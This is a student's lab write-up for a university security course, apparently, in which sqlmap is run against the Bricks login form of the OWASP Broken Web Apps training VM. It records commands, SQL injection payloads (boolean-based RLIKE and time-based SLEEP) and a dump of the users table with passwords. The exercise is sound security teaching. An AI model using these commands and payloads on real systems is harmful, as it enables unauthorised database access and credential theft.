



# VIT<sup>®</sup>

**Vellore Institute of Technology**

(Deemed to be University under section 3 of UGC Act, 1956)

**School of Information Technology and Engineering**  
**Final Assessment Test, NOVEMBER 2020**  
**B.Tech., Fall-2020-2021**

NAME	PRIYAL BHARDWAJ
REG. NO.	18BIT0272
COURSE CODE	CSE3501
COURSE NAME	INFORMATION SECURITY ANALYSIS & AUDIT
SLOT	L19+L20
FACULTY	Prof. THANDEESWARAN R.

We are not a root user therefore we have to use the sudo command. In every SQLMAP screenshot “**priyal@kali**” is visible.

```
priyal@kali:~$ ifconfig
bash: ifconfig: command not found
priyal@kali:~$ sudo ifconfig

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for priyal:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.245 netmask 255.255.255.0 broadcast 192.168.43.25
5
    inet6 fe80::a00:27ff:fe28:fd1d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:28:fd:1d txqueuelen 1000 (Ethernet)
    RX packets 27 bytes 2461 (2.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 2374 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 636 (636.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 636 (636.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Q. 1. “sqlmap” is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

Ans.

Conducting Blind SQL Injection attacks manually is very time consuming, but there are a lot of tools which automate this process. One of them is SQLMAP partly developed within OWASP grant program. On the other hand, tools of this kind are very sensitive to even small deviations from the rule. This includes:

- scanning other website clusters, where clocks are not ideally synchronized,
- WWW services where argument acquiring method was changed, e.g. from /index.php?ID=10 to /ID,10

Username root password owaspbwa



```
Owaspbwa [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.43.61/

You can administer / configure this machine through the console here, by SSHing
to 192.168.43.61, via Samba at \\192.168.43.61\, or via phpmyadmin at
http://192.168.43.61/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password: 
```

Owaspbwa IP

```
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:43:da:c6
          inet addr:192.168.43.61  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: 2402:3a80:42d:a259:a00:27ff:fe43:dac6/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe43:dac6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4019 (4.0 KB)  TX bytes:10057 (10.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16385 (16.3 KB)  TX bytes:16385 (16.3 KB)
```

owaspbwa OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see [https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort= severity+asc](https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=severity+asc).

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
<a href="#">OWASP WebGoat</a>	<a href="#">OWASP WebGoat.NET</a>
<a href="#">OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">OWASP Mutillidae II</a>
<a href="#">OWASP RailsGoat</a>	<a href="#">OWASP Bricks</a>
<a href="#">OWASP Security Shepherd</a>	<a href="#">Ghost</a>
<a href="#">Magical Code Injection Rainbow</a>	<a href="#">bWAPP</a>

We will perform sqlmap on owasp Bricks for the login 1 form

Owasp Bricks:

OWASP Bricks Login pages

192.168.43.61/owaspbricks/login-pages.html

**Bricks**

Home Bricks Setup About

**Login pages**

Each login page has its own security mechanisms. Your mission is to break them and get in.

Username

Password

**Login #1**  
Basic login.

Username

Password

**Login #2**  
javascript validation

Username

Password

**Login #3**  
Basic login.

Username

Password

**Login #4**  
Basic login.


Username

Password

Username

Password

Login 1:



## SQL MAP

```
priyal@kali:~$ sqlmap
```



```
Usage: python3 sqlmap [options]
```

```
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --list-tampers, --wizard, --update, --purge or --dependencies). Use -h for basic and -hh for advanced help
```

```
[18:40:30] [WARNING] you haven't updated sqlmap for more than 308 days!!!
```

## Retrieving the database

```
priya@kali:~$ sqlmap -u "http://192.168.43.61/owaspbricks/login-1/" --dbms=mysql --forms -dbs
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 18:45:29 /2020-11-04/
```

```
[18:45:29] [INFO] testing connection to the target URL
```

```
[18:45:29] [INFO] testing connection
[18:45:30] [INFO] searching for forms
```

```
[18:45:50]
[#1] form:
```

```
POST http://192.168.43.61/owaspbricks/login-1/index.php
```

```
POST data: username=&passwd=&submit=Submit
```

do you want to test this form? [Y/n/q]

```
> Edit POST data [default: username=&passwd=&submit=Submit] (Warning: blank fields detected):
```

```
do you want to fill blank fields with random values? [Y/n]
```

```
[18:45:53] [INFO] using '/home/prival/.sqlmap/output/results-11042020_0645pm.csv' as the CSV results file in multiple targets mode
```

```
[18:45:53] [INFO] using /home/pi/.sqlmap/output/results_11642626_0045pm.csv as the CSV result
[18:45:53] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
```

```
[18:45:53] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--ignore-proxy', '--proxy', ...)
```

```
[18:47:43] [INFO] retrieved: 34
[18:47:45] [INFO] retrieved: information_schema
[18:47:47] [INFO] retrieved: .svn
[18:47:47] [INFO] retrieved: bricks
[18:47:48] [INFO] retrieved: bwapp
[18:47:48] [INFO] retrieved: citizens
[18:47:49] [INFO] retrieved: cryptomg
[18:47:50] [INFO] retrieved: dvwa
[18:47:50] [INFO] retrieved: gallery2
[18:47:51] [INFO] retrieved: getboo
[18:47:51] [INFO] retrieved: ghost
[18:47:52] [INFO] retrieved: gtd-php
[18:47:53] [INFO] retrieved: hex
[18:47:53] [INFO] retrieved: isp
[18:47:53] [INFO] retrieved: joomla
[18:47:54] [INFO] retrieved: mutillidae
[18:47:55] [INFO] retrieved: mysql
[18:47:56] [INFO] retrieved: nowasp
[18:47:56] [INFO] retrieved: orangehrm
[18:47:57] [INFO] retrieved: personalblog
[18:47:59] [INFO] retrieved: peruggia
[18:47:59] [INFO] retrieved: phpbb
[18:48:00] [INFO] retrieved: phpmyadmin
[18:48:01] [INFO] retrieved: proxy
[18:48:01] [INFO] retrieved: rentnet
[18:48:02] [INFO] retrieved: sqlol
[18:48:03] [INFO] retrieved: tikiwiki
[18:48:04] [INFO] retrieved: vicnum
[18:48:04] [INFO] retrieved: wackopicko
[18:48:06] [INFO] retrieved: wavsepdb
[18:48:06] [INFO] retrieved: webcal
```

#### available databases [34]:

```
[*] `.svn`
[*] `gtd-php`
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
```



```

[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmymadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd

[18:48:11] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/priyal/.sqlmap/output/results-11042020_0645pm.csv'
[18:48:11] [WARNING] you haven't updated sqlmap for more than 308 days!!!

[*] ending @ 18:48:11 /2020-11-04/

priyal@kali:~$

```

## Retrieving the table for the Bricks database

```

priyal@kali:~$ sqlmap -u "http://192.168.43.61/owaspbricks/login-1/" --dbms=mysql --forms -D bricks --tables

  ____
  |  _ \| | | | | |
  | |_) | |_| |
  |  _ \|  _ |
  | |_) | |_| |
  |____|_|_|_|

{1.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:49:41 /2020-11-04/

[18:49:41] [INFO] testing connection to the target URL
[18:49:42] [INFO] searching for forms
[#1] form:
POST http://192.168.43.61/owaspbricks/login-1/index.php
POST data: username=&passwd=&submit=Submit
do you want to test this form? [Y/n/q]
>
Edit POST data [default: username=&passwd=&submit=Submit] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n]
[18:49:56] [INFO] using '/home/priyal/.sqlmap/output/results-11042020_0649pm.csv' as the CSV results file in multiple targets mode
[18:49:56] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[18:49:56] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--ignore-proxy', '--proxy', ...)
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause

do you want to exploit this SQL injection? [Y/n]
[18:50:43] [INFO] testing MySQL
[18:50:44] [WARNING] reflective value(s) found and filtering out
[18:50:44] [INFO] confirming MySQL
[18:50:44] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[18:50:44] [INFO] fetching tables for database: 'bricks'
[18:50:44] [INFO] fetching number of tables for database 'bricks'
[18:50:44] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[18:50:44] [INFO] retrieved: 1
[18:50:44] [INFO] retrieved: users
Database: bricks
[1 table]
+-----+
| users |
+-----+


[18:50:45] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/priyal/.sqlmap/output/results-11042020_0650pm.csv'
[18:50:45] [WARNING] you haven't updated sqlmap for more than 308 days!!!

[*] ending @ 18:50:45 /2020-11-04/

```

## Retrieving the columns for the user table of the bricks database

```
priyal@kali:~$ sqlmap -u "http://192.168.43.61/owaspbricks/login-1/" --dbms=mysql --forms -D bricks -T users --columns
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 18:51:14 /2020-11-04/

[18:51:14] [INFO] testing connection to the target URL

[18:51:14] [INFO] searching for forms

[#1] form:

POST http://192.168.43.61/owaspbricks/login-1/index.php

POST data: username=6passwd=6submit=Submit

do you want to test this form? [Y/n/q]

>

Edit POST data [default: username=6passwd=6submit=Submit] (Warning: blank fields detected):

do you want to fill blank fields with random values? [Y/n]

[18:51:21] [INFO] using '/home/priyal/.sqlmap/output/results-11042020\_0651pm.csv' as the CSV results file in multiple targets mode

sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)

Type: boolean-based blind

Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause

Payload: username=MBsW' RLIKE (SELECT (CASE WHEN (5810=5810) THEN 0x4d427357 ELSE 0x28 END))-- vKeP6passwd=6submit=Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=MBsW' AND (SELECT 4345 FROM (SELECT(SLEEP(5)))EviR)-- bPMT6passwd=6submit=Submit

[18:51:22] [INFO] fetching columns for table 'users' in database 'bricks'

[18:51:22] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[18:51:22] [INFO] retrieved: 8

[18:51:22] [INFO] retrieved: idusers

[18:51:23] [INFO] retrieved: int(11)

[18:51:24] [INFO] retrieved: name

[18:51:24] [INFO] retrieved: varchar(45)

[18:51:25] [INFO] retrieved: email

[18:51:26] [INFO] retrieved: varchar(45)

[18:51:27] [INFO] retrieved: password

[18:51:28] [INFO] retrieved: varchar(45)

[18:51:29] [INFO] retrieved: ua

[18:51:29] [INFO] retrieved: varchar(45)

[18:51:31] [INFO] retrieved: ref

[18:51:31] [INFO] retrieved: varchar(145)

[18:51:32] [INFO] retrieved: host

[18:51:33] [INFO] retrieved: varchar(45)

[18:51:34] [INFO] retrieved: lang

[18:51:35] [INFO] retrieved: varchar(45)

Database: bricks

Table: users


[8 columns]

Column	Type
email	varchar(45)
host	varchar(45)
idusers	int(11)
lang	varchar(45)
name	varchar(45)
password	varchar(45)
ref	varchar(145)
ua	varchar(45)



## Retrieving information about specific column like name password and email

```
priyal@kali:~$ sqlmap -u "http://192.168.43.61/owaspbricks/login-1/" --dbms=mysql --forms -D bricks -T users -C name,password,email --dump
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 18:52:59 /2020-11-04/

[18:52:59] [INFO] testing connection to the target URL

[18:52:59] [INFO] searching for forms

[#1] form:

POST http://192.168.43.61/owaspbricks/login-1/index.php

POST data: username=6passwd=6submit=Submit

do you want to test this form? [Y/n/q]

>

Edit POST data [default: username=6passwd=6submit=Submit] (Warning: blank fields detected):

do you want to fill blank fields with random values? [Y/n]

[18:53:01] [INFO] using '/home/priyal/.sqlmap/output/results-11042020\_0653pm.csv' as the CSV results file in multiple targets mode

sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)

Type: boolean-based blind

Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause

Payload: username=MBsW' RLIKE (SELECT (CASE WHEN (5810=5810) THEN 0x4d427357 ELSE 0x28 END))-- vKeP6passwd=6submit=Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=MBsW' AND (SELECT 4345 FROM (SELECT(SLEEP(5)))EviR)-- bPmt6passwd=6submit=Submit

do you want to exploit this SQL injection? [Y/n]

[18:53:02] [INFO] fetching entries of column(s) 'email, name, password' for table 'users' in database 'bricks'

[18:53:02] [INFO] fetching number of column(s) 'email, name, password' entries for table 'users' in database 'bricks'

[18:53:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[18:53:02] [INFO] retrieved: 4

[18:53:03] [INFO] retrieved: admin@getmantra.com

[18:53:05] [INFO] retrieved: admin

[18:53:05] [INFO] retrieved: admin

[18:53:06] [INFO] retrieved: harry@getmantra.com

[18:53:08] [INFO] retrieved: harry

[18:53:08] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99

[18:53:12] [INFO] retrieved: ron@getmantra.com

[18:53:14] [INFO] retrieved: ron

[18:53:14] [INFO] retrieved: ron

[18:53:14] [INFO] retrieved: tom@getmantra.com

[18:53:16] [INFO] retrieved: tom

[18:53:17] [INFO] retrieved: tom

[18:53:17] [INFO] recognized possible password hashes in column 'password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [y/N/q]

Database: bricks

Table: users


[4 entries]

name	password	email
admin	admin	admin@getmantra.com
harry	5f4dcc3b5aa765d61d8327deb882cf99	harry@getmantra.com
ron	ron	ron@getmantra.com
tom	tom	tom@getmantra.com

